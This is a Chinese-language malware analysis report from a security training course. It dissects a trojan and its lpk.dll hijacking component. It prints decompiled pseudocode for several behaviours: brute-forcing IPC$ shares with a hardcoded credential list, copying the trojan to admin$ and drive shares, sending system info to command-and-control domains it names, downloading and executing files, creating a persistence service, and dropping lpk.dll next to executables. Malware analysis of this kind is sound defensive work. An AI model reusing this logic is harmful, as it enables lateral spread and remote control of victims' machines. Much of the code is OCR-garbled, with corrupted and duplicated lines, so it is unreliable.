



# 15PB信息安全教育 15PB Information Security Education

# 分析报告

样本名	3601. exe&har33. d11
班级	<b>软安 41 期</b>
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时间	2020-12-30
平台	Windows 7



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## 1. 样本概况

## 1.1 样本信息

病毒名称: B5752252B34A8AF470DB1830CC48504D

所属家族: Trojan

MD5 值: B5752252B34A8AF470DB1830CC48504D

SHA1: AEC38ADD0AAC1BC59BFAAF1E43DBDAB10E13DB18

CRC32: 4EDB317F

病毒行为:

在每个 exe 程序的路径下释放病毒 lpk.dll, 替换系统的 lpk。

## 1.2 测试环境及工具

测试环境: win7

使用工具: pchunter、wsexplorer、火绒剑、die、ida、od、hash

## 1.3 分析目标


- 1、提取病毒样本,手工清理机器
- 2、行为分析, 获取病毒行为
- 3、详细分析,找到行为恶意代码
- 4、提出解决方案、编写专杀工具



# 2 上传微步查看运行结果







#### 基本信息


样本名称 d8d0184082b8f17081e526ef68b0cb2895f46e8ec871b5bc43e63762557bb229 样本类型 PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed 24576 样本大小

b5752252b34a8af470db1830cc48504d MD5



## 3 火绒监控程序操作

### 3.1 执行监控



## 3.2 文件监控





## 3.3 进程监控





### 3.5 行为监控

```
| All | Column | Colu
```

## 4 3601. exe 具体分析

#### 整体概括

第二个服务器地址 sbcq.f3322.org

第三个服务器地址 www.520123.xyz

第四个服务器地址被加密,"INTUHRYRExYRExYREx3c0eQJChcRFUM=",解密后是



www.520520520.org:9426





# 4.1 服务回调函数





```
void __stdcall __noreturn LpserviceMainProc(DWORD dwNumServicesArgs, LPSTR *1pServiceArgVectors)
  HMODULE v2; // eax
  HMODULE v3; // eax
  HMODULE v4; // eax
  FARPROC Fun_RegisterServiceCtrlHandlerA; // eax
  HMODULE v6; // eax
HMODULE v7; // eax
  HMODULE v8; // eax
  HMODULE v8; // eax

FARPROC Fun_CreateMutexA; // eax

struct WSAData WSAData; // [esp+Ch] [ebp-2E0h]

CHAR pfileName; // [esp+19Ch] [ebp-150h]

FARPROC Fun_closesocket; // [esp+2A0h] [ebp-4Ch]

char szGerCurrentThread[20]; // [esp+2A4h] [ebp-48h]

char szCreateMutexA[16]; // [esp+2B8h] [ebp-34h]

char szGetLastError[16]; // [esp+2C8h] [ebp-24h]

char szKernel32[16]; // [esp+2D8h] [ebp-14h]

FARPROC Fun GetLastError: // [esp+2B8h] [ebp-4h]
  FARPROC Fun_GetLastError; // [esp+2E8h] [ebp-4h]
  v2 = LoadLibraryA("WS2_32.dll");
Fun_closesocket = GetProcAddress(v2, "closesocket");
v3 = LoadLibraryA("ADVAPI32.dll");
  Fun_GetLastError = GetProcAddress(v3, "SetServiceStatus");
  v4 = LoadLibraryA("ADVAPI32.dll");
  Fun_RegisterServiceCtrlHandlerA = GetProcAddress(v4, "RegisterServiceCtrlHandlerA");
  // 注册函数来处理服务控制请求
  // 设置服务状态为,该服务与其他服务共享进程
  hServiceStatus = (Fun_RegisterServiceCtrlHandlerA)("Ghijkl Nopqrstu Wxy", LphandlerProc);
lpServiceStatus = SERVICE_WIN32_SHARE_PROCESS;
  dword 409120 = 7:
  dword_409124 = 0;
  dword_409130 = 2000;
  dword_40912C = 1;
  dword_40911C = 2;
   (Fun_GetLastError)(hServiceStatus, &lpServiceStatus);
  dword 40912C = 0:
  Sleep(500u);
  dword 40911C = 4;
  (Fun GetLastError)(hServiceStatus, &lpServiceStatus);
  // 获取关键API
  szKernel32[0] = 'K';
szKernel32[1] = 'E';
  szKernel32[2] = 'R';
  szKernel32[3] = 'N';
  szKernel32[4] = 'E';
  szKernel32[5] = 'L';
szKernel32[6] = '3';
szKernel32[7] = '2';
szKernel32[8] = '.';
  szKernel32[9] = 'd';
  szKernel32[10] = 'l';
  szKernel32[11] = 'l';
szKernel32[12] = 0;
  szGetLastError[0] = 'G';
szGetLastError[1] = 'e';
szGetLastError[2] = 't';
  szGetLastError[3] = 'L';
  szGetLastError[4] = 'a';
  szGetLastError[5] = 's';
  szGetLastError[6] = 't';
  szGetLastError[7] = 'E';
  szGetLastError[8] = 'r';
  szGetLastError[9] = 'r';
  szGetLastError[10] = 'o';
  szGetLastError[11] = 'r';
  szGetLastError[12] = 0;
  v6 = LoadLibraryA(szKernel32);
Fun_GetLastError = GetProcAddress(v6, szGetLastError);
  szGerCurrentThread[0] = 'G';
szGerCurrentThread[1] = 'e';
szGerCurrentThread[2] = 't';
  szGerCurrentThread[3] = 'C';
  szGerCurrentThread[4] = 'u';
szGerCurrentThread[5] = 'r';
szGerCurrentThread[6] = 'r';
  szGerCurrentThread[7] =
  szGerCurrentThread[8] = 'n';
  szGerCurrentThread[9] = 't';
  szGerCurrentThread[10] = 'T
  szGerCurrentThread[11] = 'h';
  szGerCurrentThread[12] = 'r';
  szGerCurrentThread[13] = 'e';
  szGerCurrentThread[14] = 'a';
  szGerCurrentThread[15] = 'd';
  szGerCurrentThread[16] = 'I';
  szGerCurrentThread[17] = 'd';
  szGerCurrentThread[18] = 0;
  v7 = LoadLibraryA(szKernel32);
GetProcAddress(v7, szGerCurrentThread);
szCreateMutexA[0] = 'C';
```

szCreateMutexA[1] = 'r';



# 4.1.1 ConcentHostDownExecVir 线程回调





```
BOOL __stdcall ConcentHostDownExecVir(LPVOID lpThreadParameter)
      BOOL result; // eax
struct hostent *lphosttmp; // eax
struct hostent *lphost; // esi
char **IndexPwd; // esi
char **IndexPwd; // esi
char szHostName[128]; // [esp+4h] [ebp-164h]
char szHoy4[128]; // [esp+84h] [ebp-164h]
char *lppassword[29]; // [esp+104h] [ebp-E4h]
char *lpUserName[22]; // [esp+178h] [ebp-70h]
HOSTENT DSt; // [esp+100h] [ebp-18h]
struct hostent *v11; // [esp+160h] [ebp-8h]
int v12; // [esp+164h] [ebp-4h]
     | IpUserName [0] = "administrator"; |
| IpUserName [1] = "test"; |
| IpUserName [2] = "admin"; |
| IpUserName [3] = "guest"; |
| IpUserName [4] = "alex"; |
| IpUserName [5] = "home"; |
| IpUserName [6] = "love"; |
| IpUserName [7] = "kp"; |
| IpUserName [9] = "game"; |
| IpUserName [10] = "123"; |
| IpUserName [11] = "no"; |
| IpUserName [12] = "root"; |
| IpUserName [13] = "H fft; |
| IpUserName [14] = "movie"; |
| IpUserName [15] = "time"; |
| IpUserName [16] = "yeah"; |
| IpUserName [17] = "money"; |
| IpUserName [18] = "xpuser"; |
| IpUserName [19] = "hack"; |
| IpUserName [19] = "hack"; |
| IpUserName [20] = "enter"; |
| IpUserName [21] = 0; |
| Ippassword [0] = &dword_409644; |
| Ippassword [0] = &dword_409644; |
| Ippassword [1] = "password"; |
| Ippassword [3] = "123456"; |
| Ippassword [4] = "weerty"; |
| Ippassword [6] = "abc123"; |
| Ippassword [7] = "memory"; |
| Ippassword [1] = "bbbbbb"; |
| Ippassword [1] = "bbbbbb"; |
| Ippassword [1] = "bbbbb"; |
| Ippassword [1] = "caonima"; |
| Ippassword [15] = "root"; |
| Ippassword [16] = "caonima"; |
| Ippassword [17] = "s201314"; |
| Ippassword [18] = "nait520"; |
| Ippassword [19] = "asdffgh"; |
| Ippassword [21] = "nugl"; |
| Ippassword [22] = "NULL"; |
| Ippassword [23] = "asdff; |
| Ippassword [24] = "asdff; |
| Ippassword [25] = "baby"; |
| Ippassword [27] = "movie"; |
| Ippassword [28] = 0; |
| Ippassword [28]
                                                                                                                                                                                                                                                                                                                                                                  I
           // 检查网络函数是否初始化成功
         result = CheckWSAStartup();
if ( result )
                  szHostName[0] = 0;
memset(&szHostName[1], 0, 124u);
*&szHostName[125] = 0;
szHostName[127] = 0;
                   // 获取本地主机名成功
                    if (!gethostname(szHostName, 128))
                            // 获取主机的hostent结构体信息
                            lphosttmp;
v11 = lphosttmp;
v11 = lphosttmp;
                             // 获取主机信息成功
                                     if ( *lphosttmp->h_addr_list )
                                              // 拷贝主机结构体到局部变量
                                              memset(&Ost, 0, 0x10u);
memcpy(&Ost.h_aliases, *lphost->h_addr_list, lphost->h_length);
                                              // 初始化保存IP地址的缓存区
                                             dword_409624 = 0;
memset(szIpv4, 0, 0x80u);
                                                            // 然后循环实验账户名和密码
                                                            יר יאינאוששאין אינאיין ("syrint(sztpv4, "%d.%d.%d.%d.%d", LOBYTE(Dst.h_aliases), BYTE1(Dst.h_aliases), BYTE2(Dst.h_aliases), 0); if ( "administrator" )
```



尝试连接局域网进程感染





```
signed int __cdecl ContentHostExecVir(char *lpIPV4, char *lpUserName, char *lpPwd)
  HMODULE v3; // eax
  HMODULE v4; // eax
HMODULE v5; // eax
  CHAR *lpMainModuleFileName; // eax
CHAR *v7; // eax
CHAR *v8; // eax
  CHAR *v9; // eax
   CHAR *v10; // eax
  char szCmd[1028]; // [esp+Ch] [ebp-558h]
char szExec[260]; // [esp+410h] [ebp-154h]
struct _SYSTEMTIME SystemTime; // [esp+514h] [ebp-50h]
  Char Dst[20]; // [esp+524h] [ebp-40h]

NETRESOURCE netRes; // [esp+538h] [ebp-2Ch]

FARPROC Fun_WNetAddConnection2A; // [esp+558h] [ebp-Ch]

FARPROC Fun_CopyFileA; // [esp+55Ch] [ebp-8h]

FARPROC Fun_lstrcpyA; // [esp+560h] [ebp-4h]
  v3 = LoadLibraryA("KERNEL32.dll");
Fun_CopyFileA = GetProcAddress(v3, "CopyFileA");
v4 = LoadLibraryA("KERNEL32.dll");
Fun_lstrcpyA = GetProcAddress(v4, "lstrcpyA");
v5 = LoadLibraryA("mpr.dll");
   Fun_WNetAddConnection2A = GetProcAddress(v5, "WNetAddConnection2A");
   memset(Dst, 0, 20u);
  // 判断密码是否为"NULL",如果为"NULL",就拼接Dst
if (!lstrcmp(lpPwd, "NULL"))
sprintf(Dst, "\"%s\"", &dword_40963C);
   // 初始化缓冲区
   szCmd[0] = 0;
   memset(&szCmd[1], 0, 0x400u);
   *&szCmd[1025] = 0;
   szCmd[1027] = 0;
   szExec[0] = 0;
   memset(&szExec[1], 0, 0x100u);
*&szExec[257] = 0;
   szExec[259] = 0;
  // ipc连接本地主机
// 拼接字符串\\\ip地址\\ipc$
   // 用于连接主机
sprintf(szCmd, "\\\%s\\ipc$", lpIPV4);
   netRes.lpRemoteName = szCmd;
   netRes.dwScope = 2;
   netRes.dwType = 0;
   netRes.dwDisplayType = 0;
   netRes.dwUsage = 1;
   netRes.lpLocalName = &dword_409640;
   netRes.lpProvider = 0;
   netRes.lpComment = 0;
   // 如果能连接则返回1
   (Fun_WNetAddConnection2A)(&netRes, lpPwd, lpUserName, 0);
   // 这里判断API获取失败,直接返回
   if ( !Fun_WNetAddConnection2A )
     return 1;
   // 远程下载恶意代码g1fd到局域网内其他主机,拷贝到主模块文件
   MyGetModuleFileName();
   Sleep(200u);
   Sleep(200u);
memset(szCmd, 0, 0x404u);
sprintf(szCmd, "\\\%s\\admin$\\glfd.exe", lpIPV4);
(Fun_lstrcpyA)(szExec, "admin$\\");
lpMainModuleFileName = MyGetModuleFileName();
if (Fun_CopyFileA)(lpMainModuleFileName, szCmd, 0))
     goto LABEL_14;
   memset(szCmd, 0, 0x404u);
sprintf(szCmd, "\\\%s\\C$\\NewArean.exe", lpIPV4);
(Fun_lstrcpyA)(szExec, "C:\\g1fd.exe");
v7 = MyGetModuleFileName();
   if ( (Fun_CopyFileA)(v7, szCmd, 0) )
     goto LABEL_14;
   memset(szCmd, 0, 0x404u);
sprintf(szCmd, "\\\%s\\D$\\g1fd.exe", lpIPV4);
(Fun_lstrcpyA)(szExec, "D:\\g1fd.exe");
v8 = MyGetModuleFileName();
   if ( (Fun_CopyFileA)(v8, szCmd, 0)
      || (memset(szCmd, 0, 0x404u),
    sprintf(szCmd, "\\\%s\\E$\\g1fd.exe", lpIPV4),
    (Fun_lstrcpyA)(szExec, "E:\\g1fd.exe"),
    v9 = MyGetModuleFileName(),
             (Fun_CopyFileA)(v9, szCmd, 0)) )
```

// 在2分钟后执行恶意代码



# 4.1.2 DownVirAndExec 和 sub\_405241 和 sub\_40387C 以上函数执行功能基本一至





```
Sleep(18000u);
Fun Writefile[0] = 'W';
Fun Writefile[1] = 'r';
Fun Writefile[2] = 'i';
Fun Writefile[3] = 't';
Fun Writefile[4] = 'e';
Fun Writefile[4] = 'e';
Fun Writefile[6] = 'i';
Fun Writefile[6] = 'i';
Fun Writefile[6] = 'i';
Fun Writefile[6] = 'e';
Fun Writefile[9] = 0;
v1 = LoadLibraryA("kernel32.dll");
GetProcAddress(v1, Fun Writefile);
V2 = LoadLibraryA("kernel32.dll");
Fun GetTempPathA = GetProcAddress(v2, "GetTempPathA");
v3 = LoadLibraryA("WS2_32.dll");
Fun closesocket = GetProcAddress(v3, "closesocket");
v4 = LoadLibraryA("KENKL32.dll");
Fun losesocket = GetProcAddress(v3, "closesocket");
v4 = LoadLibraryA("KENKL32.dll");
Fun losesocket = GetProcAddress(v4, "lstrcatA");
// 法報道院列处并添问整指字
  连接网络
  // 判断获取网站是否连接成功
if ( ClientSocketTmp != -1
        SetSocketMode(ClientSocketTmp, 0x4B);
memset(szSysInfo, 0, 0xB0u);
GetUserSystemInfo(szSysInfo);
      发送本地系统的信息到远程网络
        // 发送本地系统信息到服务段
if ( send(ClientSocket, &Dst[128], 0xB8, 0) != SOCKET_ERROR )
               memset(&Dst[128], 0, 0x400u);
if ( !RecvMSG(ClientSocket, &Dst[128], 8) || !RecvMSG(ClientSocket, &Dst[136], "&Dst[128]) )
                                                                                                                                                                                                                                                                   接收服务器信息
                break;
if ( *&Dst[132] > 6u )
                                                                                                                                                                                                                                                                      根据服务器的返回做
                                                                                                                                                                                                                                                                       一系列操作
                      switch ( *&Dst[132] )
                                                                                                                 // 下载并执行文件
                          case 0x10:
                             rase 0x10:
CmdLine[0] = 0;
memset(&CmdLine[1], 0, 0x100u);
*&CmdLine[257] = 0;
CmdLine[259] = 0;
Dst[0] = 0;
memset(&Ost[1], 0, 0x7Cu);
*&Ost[125] = 0;
Dst[127] = 0;
                                                                                                                                 下载病毒并执行
                              // 获取临时路径和系统启动时间
// 然后拼接启动时间
// 从指定网址读取内容保存到临时路径中
                              // 从橫座門班峽駅門各條件到過时獨從甲
(Fun GetFempPatha)(Rox1040, CmdLine);
dwSysRunTime = GetTickCourt();
wsprintfA(Dst, "%d", dwSysRunTime);
(Fun Listrcath)(CmdLine, Dst);
v23 = LoadLibraryA(szurlmon_dll);
Fun_URLDownloadTofileA = GetProcAddress(v23, 2UALDownloadTofileA)(0, &Dst[136], CmdLine, 10, 0);
                              // 判断Dst[132]标志确定执行方式
if ( *&Dst[132] == 0x11 )
v25 = 5;
                              else
v25 = 0;
WinExec(CmdLine, v25);
                                          // 释放互斥体
                                        hMutext = OpenMutexA(0x1F0001u, 0, "Ghijkl Nopqrstu Wxy");
hMutextTmp = hMutext;
if ( hMutext )
                                        {
ReleaseMutex(hMutext);
CloseHandle(hMutextTmp);
                                        // 清空缓冲区

szheg[e] = 0;

memset(&szReg[1], 0, 0x100u);

*&szheg[259] = 0;

szhpplame[0] = 0;

memset(&szAppName[1], 0, 0x7Cu);

*&szAppName[125] = 0;

szAppName[127] = 0;
```

退出病毒程序



## 4.1.3 枚举资源回调

```
LBOOL __stdcall EnumFunc(HMODULE hModule, LPCSTR lpType, LPSTR lpName, LONG_PTR lParam)
    HMODULE lhModule; // eax
FARPROC Fun_SizeofResource; // edi
HRSRC hSrc; // eax
    HRSRC hSrcTmp; // ebx
    HGLOBAL hGlobal; // eax const void *lpSrc; // edi
    HANDLE hFile; // ebx
DWORD v11; // eax
    char FileName[260]; // [esp+Ch] [ebp-104h]
    lhModule = LoadLibraryA("kernel32.dll");
Fun_SizeofResource = GetProcAddress(lhModule, "SizeofResource");
    // 查找资源,如果资源存在
    // 就获取资源大小,然后加载资源
    hSrc = FindResourceA(hModule, lpName, lpType);
    hSrcTmp = hSrc;
if ( hSrc )
       lpType = (Fun_SizeofResource)(hModule, hSrc);
hGlobal = LoadResource(hModule, hSrcTmp);
       // 加载资源成功
       if ( hGlobal )
           if ( lpType )
             lpSrc = LockResource(hGlobal);
             // 锁定资源成功
             if ( lpSrc )
                // 拼接文件名,然后创建文件(共享,总是创建)
// 如果创建成功,就写入资源到文件
// 在移动文件指针到文件头
// 然后写入MZ,关闭
wsprintfA(FileName, "hra%u.dll", lpName);
hFile = CreateFileA(FileName, GENERIC_WRITE, FILE_SHARE_READ, Ou, CREATE_ALWAYS, Ou, Ou);
if (helial = 1)
                 if ( hFile != -1 )
                   hModule = 0;

WriteFile(hFile, lpSrc, lpType, &hModule, 0u);

SetFilePointer(hFile, 0, 0u, 0u);

v11 = lstrlen("MZ");

WriteFile(hFile, "MZ", v11, &hModule, 0u);

CloseHandle(hFile);
                }
      }
    return 1;
```



# 4.1.4 更新资源函数





```
ROC __cdecl UpDataSrc(HANDLE pFileName)
 HMODULE v1; // eax
HMODULE v2; // eax
HMODULE v3; // eax
HMODULE v4; // eax
 FARPROC Fun_lstrcatA; // edi
FARPROC v6; // ebx
HANDLE hVirFile; // eax
void *hVirFileTmp; // edi
 DWORD dwFileSize; // eax
HGLOBAL hGlobal; // eax
HGLOBAL hGlobal; // eax
HANDLE hFileRes; // eax
int szBufLen; // eax
DWORD cbData; // [esp+0h] [ebp-158h]
char szRegFullPath[260]; // [esp+ch] [ebp-14Ch]
FARPROC Fun RegQueryValueExA; // [esp+110h] [ebp-48h]
LPBYTE [bData; // [esp+114h] [ebp-44h]
HKEY phkResult; // [esp+118h] [ebp-40h]
DWORD nNumberOfBytesToRead; // [esp+11Ch] [ebp-3Ch]
char szRegPath[35]; // [esp+120h] [ebp-38h]
char szImagePath[12]; // [esp+144h] [ebp-14h]
FARPROC Fun_lstrcpyA; // [esp+150h] [ebp-8h]
HGLOBAL Fun RegCloseKey; // [esp+154h] [ebp-4h]
HANDLE arg_pFileName; // [esp+160h] [ebp+8h]
v1 = LoadLibraryA("ADVAPI32.dll");

Fun_RegQueryValueExA = GetProcAddress(v1, "RegQueryVa

v2 = LoadLibraryA("ADVAPI32.dll");

Fun_RegCloseKey = GetProcAddress(v2, "RegCloseKey");

v3 = LoadLibraryA("KERNEL32.dll");

Fun_lstrcpyA = GetProcAddress(v3, "lstrcpyA");

v4 = LoadLibraryA("KERNEL32.dll");

Fun_lstrcatA = GetProcAddress(v4, "lstrcatA");

v6 = A.
                                                                                                  ress(v1, "RegQueryValueExA");
V4 = LoadLinaryA(
Fun lstrcatA = GetProv6 = 0;

szRegPath[0] = 'S';

szRegPath[1] = 'Y';

szRegPath[2] = 'S';

szRegPath[3] = 'T';

szRegPath[3] = 'T';

szRegPath[6] = 'N';

szRegPath[6] = 'N';

szRegPath[6] = 'n';

szRegPath[11] = 'c';

szRegPath[11] = 'c';

szRegPath[12] = 'n';

szRegPath[14] = 'C';

szRegPath[15] = 'o';

szRegPath[17] = 'c';

szRegPath[17] = 'c';

szRegPath[18] = 'c';

szRegPath[18] = 'c';

szRegPath[19] = 'o';

szRegPath[19] = 'c';

szRegPath[20] = 'l';

szRegPath[20] = 'l';
 szRegPath[20] = '1';
szRegPath[21] = 'S';
 szRegPath[21] = 'S';
szRegPath[22] = 'e';
szRegPath[23] = 't';
szRegPath[24] = '\\'
szRegPath[25] = 'S';
 szRegPath[26] = 'e';
szRegPath[27] = 'r';
 szRegPath[29] = 'i';
szRegPath[30] = 'c';
 szRegPath[31] = 'e';
 szRegPath[34] = 0;
(Fun_lstrcpyA)(szRegFullPath, szRegPath);
(Fun_lstrcatA)(szRegFullPath, "Ghijkl Nopqrstu Wxy");
  // 如果打开注册表失败就退出
  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, szRegFullPath, 0, KEY_ALL_ACCESS, &phkResult) )
        return 0;
  memset(sxRegFullPath, 0, 0x104u);
szImagePath[0] = 'I';
szImagePath[1] = 'm';
szImagePath[2] = 'a';
                                                                                                                          从注册表中查找要读
   szImagePath[2] = a;
szImagePath[4] = 'e';
szImagePath[5] = 'P';
szImagePath[6] = 'a';
szImagePath[7] = 't';
szImagePath[8] = 'h';
                                                                                                                          的资源的文件路径
   szImagePath[9] = 0;
   // 如果查询ImagePath失败就退出
   // 获取病毒文件的路径
   if ( (Fun_RegQueryValueExA)(phkResult, szImagePath, 0, 0, szRegFullPath, &lpData, cbData) )
        (Fun_RegCloseKey)(phkResult);
       return 0;
   (Fun_RegCloseKey)(phkResult);
   // 获取文件属性
  if ( GetFileAttributesA(szRegFullPath) == -1 )
  // 打开议个文件
 // 17761/ET |
// 17762| File = CreateFileA(szRegFullPath, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);
hVirFileTmp = hVirFile;
```



# 4.2 CopyVirAndCreateVirServiceWriteReg 函数





```
// 获取关键API
v3 = LoadLibraryA("ADVAPI32.dll");
Fun_RegCloseKey = GetProcAddress(v3, "RegCloseKey");
v4 = LoadLibraryA("ADVAPI32.dll");
Fun OpenSCManagerA = GetProcAddress(v4, "OpenSCManagerA");
v5 = LoadLibraryA("ADVAPI32.dll");
Fun OpenServiceA = GetProcAddress(v5, "OpenServiceA");
v6 = LoadLibraryA("ADVAPI32.dll");
Fun_CloseServiceHandle = GetProcAddress(v6, "CloseServiceHandle");
v7 = LoadLibraryA("KERNEL32.dll");
Fun_CopyFileA = GetProcAddress(v7, "CopyFileA");
v8 = LoadLibraryA("ADVAPI32.dll");
Fun_RegSetValueExA = GetProcAddress(v8, "RegSetValueExA");
v9 = LoadLibraryA("ADVAPI32.dll");
Fun_StartServiceA = GetProcAddress(v9, "StartServiceA");
v10 = LoadLibraryA("ADVAPI32.dll");
Fun_RegOpenKeyA = GetProcAddress(v10, "RegOpenKeyA");
v11 = LoadLibraryA("ADVAPI32.dll");
Fun UnlockServiceDatabase = GetProcAddress(v11, "UnlockServiceDatabase");
v12 = LoadLibraryA("ADVAPI32.dll");
Fun_ChangeServiceConfig2A = GetProcAddress(v12, "ChangeServiceConfig2A");
v13 = LoadLibraryA("ADVAPI32.dll");
Fun_CreateServiceA = GetProcAddress(v13, "CreateServiceA");
v14 = LoadLibraryA("ADVAPI32.dll");
Fun_LockServiceDatabase = GetProcAddress(v14, "LockServiceDatabase");
// 判断是否运行在C:\\WINDOWS下
GetModuleFileNameA(0, szCurProcessName, 0x104u);
GetWindowsDirectoryA(szVirPath, 0x104u);
szPathLen = strlen(szVirPath);
if ( strncmp(szVirPath, szCurProcessName, szPathLen) )
  // 随机出一个病毒的名称, 然后将病毒拷贝到目标C:\\wINDOWS下
  LOBYTE(v16) = MyRand(0x1A);
  v17 = v16 + 0x61;
  LOBYTE(v18) = MyRand(0x1A);
  v19 = v18 + 0x61;
  LOBYTE(v20) = MyRand(0x1A);
  v21 = v20 + 0x61;
  LOBYTE(v22) = MyRand(0x1A);
  v23 = v22 + 0x61;
  LOBYTE(v24) = MyRand(0x1A);
  v25 = v24 + 0x61;
  LOBYTE(v26) = MyRand(0x1A);
  wsprintfA(&szNewName, "%c%c%c%c%c%c.exe", v26 + 0x61, v25, v23, v21, v19, v17);
  mbscat(szVirPath, "\\");
  mbscat(szVirPath, &szNewName);
  (Fun_CopyFileA)(szCurProcessName, szVirPath, 0);
  memset(szCurProcessName, 0, 0x104u);
  mbscpy(szCurProcessName, szVirPath);
  g_VirIsCopy = 1;
phkResult = 0;
hServer = 0;
hSCManger = 0;
ms exc.registration.TryLevel = 0;
// 以最高权限打开本地控制管理器服务
hSCMangerTmp = (Fun_OpenSCManagerA)(0, 0, SC_MANAGER_ALL_ACCESS);
hSCManger = hSCMangerTmp;
// 判断服务是否打开成功
if ( hSCMangerTmp )
{
  // 创建Ghijkl Nopqrstu Wxy服务,显示名Ghijkl Nopqrstu Wxyabcde Ghij
  // 绑定进程和服务
```

hServer = (Fun CreateServiceA)(



## 5. lpk. dll 具体分析

## 5.1 DllEntryPoint 函数

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
        BOOL result; // eax
       // 如果进程被附加
if ( <mark>fdwReason</mark> == DLL_PROCESS_ATTACH )
               g_mModule = ninstDtL;
GetModuleFileNameW(hinstDLL, g_szCurModuleFileName, 0x104u);
DisableThreadLibraryCalls(hinstDLL); // 禁用DtL_THREAD_ATTACH_DtL_THREAD_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_DETACH_D
                                                                                                                                                                                                                                                                                                                                                                                                             禁用线程附加和卸载
                // 判断加载资源是否成功
                if ( LpkLoadRes() == 1 )
                       // 如果扩展名称不是.TMP并且以这个名字名的互斥体存在
if (!LpkExtensionIsTmp() && !LpkMutexIsExist() )
LpkCreateSrc0x66Process();
                                                                                                                                                                                                                                         创建资源文件ID ==0x66的进程
                          // 如果当前执行的不是lpk.dll
                        if ( LpkFileIslpk_DLL() == 1 )
                               // 创建手工重置事件,并且初始无信号,匿名事件
// 循环遍历文件夹查找有exe的目录写入1pk.dl1
// 查找有zip和rar的目录然后查找,找到了解压,然后再删除压缩包
                                 g_hEvent = CreateEventW(0, 1, 0, 0);
                                if ( g_hEvent )
  LpkBinWriteAndDecom();
                result = LpkGetLpkFunction_();
                                                                                                                                                        加载lpkdll的函数
        else
